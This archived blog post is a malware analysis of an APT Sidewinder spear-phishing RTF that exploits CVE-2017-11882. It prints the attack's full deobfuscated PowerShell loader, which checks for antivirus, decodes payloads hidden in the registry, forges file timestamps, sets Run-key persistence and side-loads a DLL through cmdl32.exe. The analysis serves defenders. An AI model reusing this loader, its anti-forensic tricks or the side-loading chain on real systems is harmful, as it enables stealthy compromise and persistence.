APT Sidewinder: Tricks powershell, Anti Forensics and execution side loading

By Sebdraven

Published: 2018-07-17 · Archived: 2026-04-05 16:52:24 UTC


Spear phishing

I've started few days ago an analysis on a RTF following my recent researches.

I found it this: 892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488


I execute rtfobj on it and two ole embedded objects malforfed:

Press enter or click to view image in full size




But rtfobj extracts succeffully two raws objects:

Press enter or click to view image in full size




The object 6A2A1 is very interesting:

Press enter or click to view image in full size



and this one:

Press enter or click to view image in full size



In fact, the ole object is a exploit of CVE-2017–11882.

The implementation is a bit different than my last article, there is not an object MTF.

The implementation has many matching with the public exploit: https://github.com/0x09AL/CVE-2017-11882-metasploit

The exploitation is the following:

an hta is downloaded here and lauched by msthll.dll.RunHMLApplication.

caller.exe hxxp://www.google.com.d-dns.co/includes/686a0ea5/-1/1223/da897db0/final.hta

The hta is a mix of powershell, vbscript and javascript.

Installation of payload and Persistance

The installation of the payload made by vscript a line 151

objWSS.RegWrite “HK”&”CU\Softwa”&”re\Updater\pa”&”rt3", bnm, “REG_SZ”

here

tst = getProfile(“0”) & “$c=””””&c&””””;$m=””””&m&””””;”&
Base64Decode(objWSS.RegRead(“HKEY_CURRENT_USER\Softwa”&”re\Updater\pa”&”rt3")) & getProfile(“1”)
objWSS.run “powershell.exe -ExecutionPolicy Bypass -Command “”” & tst & “””””, 0, true

and here:

objWSS.RegWrite “HKCU\Software\Updater”, “”
objWSS.RegWrite “HKCU\Software\Updater\part1”, p1, “REG_SZ”
objWSS.RegWrite “HKCU\Software\Updater\part2”, p2, “REG_SZ”

The registry is used like pivot.

p1, p2 and bnm are three blobs of base64 data.

bdm decoded is:

> iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(“””U2V0LUV4ZWN1dGlvblBvbGljeSAtRXhlY3V0aW9uUG9s

There is a new base64 block decoded:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser -Force;
$ErrorActionPreference='SilentlyContinue';

$pname36 = “3” + “60Tr” + “ay”
$binDir = [Environment]::GetFolderPath([Enum]::ToObject([System.Environment+SpecialFolder], 35))+ “\” +
“Winset\Config” + “\”;
$bin = “Winset.exe”;
try{
$cmdLine = ([int]$c).toString(“00000000”)+([int]$m).toString(“00000000”);
$cmdLine = $bin+ “ “ +$cmdLine;
}
catch{
$cmdLine = $bin;
}
$line = new-object byte[] 64;
$buf6 =[Byte[]] (,0x23 * 64);
$cbytes = [system.Text.Encoding]::ASCII.GetBytes($cmdLine);
[array]::copy($cbytes,$line,$cbytes.length);

$binPath = $binDir + $bin;
$binPathdll = $binDir + “cmpbk32.dll”;
$dmybinPath = $binDir + “cmdl32.exe”;
$rpcdllpath = $binDir + “57146C96.dll”;
$run = 'HKCU:Software\Microsoft\Windows\CurrentVersion\Run\';
$system = 'HKCU:Software\Updater';
$runExists = False;
$pnameavr = “av” + “gn” + “t”;
$msvbvmdllpath = $env:WINDIR + “\system32\msvbvm60.dll”
$cmdl32path = $env:WINDIR + “\system32\cmdl32.exe”

$q36 = Get-Process $pname36 -ErrorAction SilentlyContinue;
if($q36){
exit
}

function dc($s){
sal n New-Object;
$data = [System.Convert]::FromBase64String(“H4sIAAAAAAA” + $s);
```

```
$ms = n System.IO.MemoryStream;
$ms.Write($data, 0, $data.Length);
$ms.Seek(0,0) | Out-Null;
return (n System.IO.StreamReader(n System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};

function updt($t, $b){
(ls $t).LastWriteTime = (ls $b).LastWriteTime
(ls $t).CreationTime = (ls $b).CreationTime
(ls $t).LastAccessTime = (ls $b).LastAccessTime
}

function wb64($path, $b64){
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[io.file]::WriteAllBytes($path,$bytes) | Out-Null;
updt -t $path -b $cmdl32path
}

function sb($h, $n ) {
$len = $n.length;
$limit = $h.length — $len;
For( $i = 0; $i -le $limit; $i++ ) {
$k = 0;
For( ; $k -lt $len; $k++ ) {
if( $n[$k] -ne $h[$i+$k] ) {break};
}
if( $k -eq $len ){return $i};
}
return -1;
}

if((Test-Path $env:WINDIR\SysWOW64)){
$msvbvmdllpath = $env:WINDIR + "\SysWOW64\msvbvm60.dll"
$cmdl32path = $env:WINDIR + "\SysWOW64\cmdl32.exe"
}

try{
if(!(Test-Path $binPath)){

$b64 = dc -s ((Get-ItemProperty -Path $system).part1);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
$rn = [System.BitConverter]::GetBytes((Get-Random -Maximum 9999 -Minimum 1111))[0..1];
[array]::copy($rn,0,$bytes,$bytes.length — 2,2);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[io.file]::WriteAllBytes($binPath,$bytes) | Out-Null;
updt -t $binPath -b $cmdl32path

$b64dll = dc -s ((Get-ItemProperty -Path $system).part2);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64dll);
[array]::copy($line,0,$bytes,(sb -h $bytes -n $buf6),64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[io.file]::WriteAllBytes($binPathdll,$bytes) | Out-Null;
updt -t $binPathdll -b $cmdl32path
}

Remove-Item -Path $system | Out-Null;
Remove-Item $PROFILE.CurrentUserAllHosts | Out-Null;
New-ItemProperty -Path $run -Name "Winsound" -PropertyType String -Value $dmybinPath | Out-Null;

Copy-Item $msvbvmdllpath $rpcdllpath
updt -t $rpcdllpath -b $msvbvmdllpath

Copy-Item $cmdl32path $dmybinPath
updt -t $dmybinPath -b $cmdl32path
```

```
$avr = Get-Process $pnameavr -ErrorAction SilentlyContinue
if (!$avr) {
&($dmybinPath) | Out-Null;
}
Exit
}
catch {
$_.Exception.Message | Out-Null;
}
```

This powershell checks if the AV 360 is installed:

```
$pname36 = "3" + "60Tr" + "ay"

$q36 = Get-Process $pname36 -ErrorAction SilentlyContinue;
if($q36){
exit
}
```

We can imagine the attackers were made a recon step before.

The folder where the loadin chain is:

```
$binDir = [Environment]::GetFolderPath([Enum]::ToObject([System.Environment+SpecialFolder], 35))+ "\" +
"Winset\Config" + "\";
```

The powershell copies:

```
$msvbvmdllpath = $env:WINDIR + "\system32\msvbvm60.dll"
$cmdl32path = $env:WINDIR + "\system32\cmdl32.exe"

Copy-Item $cmdl32path $dmybinPath

Copy-Item $msvbvmdllpath $rpcdllpath
```

So msvbvm60.dll becomes: 57146C96.dll

And Winset.exe and cmpbk32.dll are decoded and copied in the same folder.

part1 and part2 is the reg key base here $system = 'HKCU:Software\Updater';:

```
objWSS.RegWrite "HKCU\Software\Updater", ""
objWSS.RegWrite "HKCU\Software\Updater\part1", p1, "REG_SZ"
objWSS.RegWrite "HKCU\Software\Updater\part2", p2, "REG_SZ"
```

part1 is big blob of base64 data.

Firstly the registry key is retrieve:

```
(Get-ItemProperty -Path $system).part1
```


after is the function dc is called.

```
function dc($s){
sal n New-Object;
$data = [System.Convert]::FromBase64String("H4sIAAAAAAA" + $s);
$ms = n System.IO.MemoryStream;
$ms.Write($data, 0, $data.Length);
$ms.Seek(0,0) | Out-Null;
return (n System.IO.StreamReader(n System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};
```

this string "H4sIAAAAAAA" is added at part2 and the data is decoded an

```
$data = [System.Convert]::FromBase64String("H4sIAAAAAAA" + $s);
```

and unzip:

```
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};
```

and the Mz header in base64 is added and decoded:

```
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
```

and the executable is modified for the last time and copied in $binDir:

```
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
$rn = [System.BitConverter]::GetBytes((Get-Random -Maximum 9999 -Minimum 1111))[0..1];
[array]::copy($rn,0,$bytes,$bytes.length — 2,2);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[io.file]::WriteAllBytes($binPath,$bytes) | Out-Null;
```

The dll is decoded, modified and written on disk in the same way:


```
$b64dll = dc -s ((Get-ItemProperty -Path $system).part2);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64dll);
[array]::copy($line,0,$bytes,(sb -h $bytes -n $buf6),64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[io.file]::WriteAllBytes($binPathdll,$bytes) | Out-Null;
updt -t $binPathdll -b $cmdl32path
```

The Trick very important here is : **[array]::copy($line,0,$bytes,(sb -h $bytes -n $buf6),64); t**o modify the dll.

If you decode the before the modification you have a dll truncated.

before:

Press enter or click to view image in full size



after:

Press enter or click to view image in full size

In fact:

The powershell modify the dll to add $lines

and $lines

```
$line = new-object byte[] 64;
$buf6 =[Byte[]] (,0x23 * 64);
$cbytes = [system.Text.Encoding]::ASCII.GetBytes($cmdLine);
[array]::copy($cbytes,$line,$cbytes.length);
```

and $cmdLine

```
$bin =Winset.exe

$cmdLine = ([int]$c).toString("00000000")+([int]$m).toString("00000000");
$cmdLine = $bin+ " " +$cmdLine;
}
```

like in the dll: .string "Winset.exe -0000000100001223

So we have in the same folder: Winset\Config

- Winset.exe (part1 modified and decoded)is a fake Windows Security Configuration Editor Command Tool
- cmpbk32.dll (part2 modified and decoded)
- 57146C96.dll (vb virtual machine)
- cmdl32.exe (executable of windows)

The powershell change timestamps of files copied:

```
updt -t $binPathdll -b $cmdl32path

updt -t $binPath -b $cmdl32path

function updt($t, $b){
(ls $t).LastWriteTime = (ls $b).LastWriteTime
(ls $t).CreationTime = (ls $b).CreationTime
(ls $t).LastAccessTime = (ls $b).LastAccessTime
}
```

Persistance

The persistant is a hkey run very basic with the path of the dll in parameter:

$run = 'HKCU:Software\Microsoft\Windows\CurrentVersion\Run\';

New-ItemProperty -Path $run -Name "Winsound" -PropertyType String -Value $dmybinPath | Out-Null;

To reload cmpbk32.dll at each reboot of the system and execute the dllmain of the dll.

Loading Chain

The powershell launch cmdl32.exe ("Connection Manager Phonebook Downloader") trusted by AV because it's develloped by Microsoft.

this exe used: cmpbk32.dll

Address	Type	Safety	Name
0x010011b8	FUNC		cmpbk32.dll_PhoneBookFreeFilter
0x010011bc	FUNC		cmpbk32.dll_PhoneBookLoad
0x010011c0	FUNC		cmpbk32.dll_PhoneBookMergeChanges
0x010011b4	FUNC		cmpbk32.dll_PhoneBookParseInfoA
0x010011c4	FUNC		cmpbk32.dll_PhoneBookUnload

So when cmdl32.exe is launched cmpbk32.dll is loaded. (in the same directory, side loading)

the entrypoint is exectuted.

The important part is:

Press enter or click to view image in full size

The function sub.Winset.exe__0000000100001223_0 launches Winset.exe the real RAT like this “Winset.exe -0000000100001223” ; len=2

Source: https://medium.com/@Sebdraven/apt-sidewinder-tricks-powershell-anti-forensics-and-execution-side-loading-5bc1a7e7c84c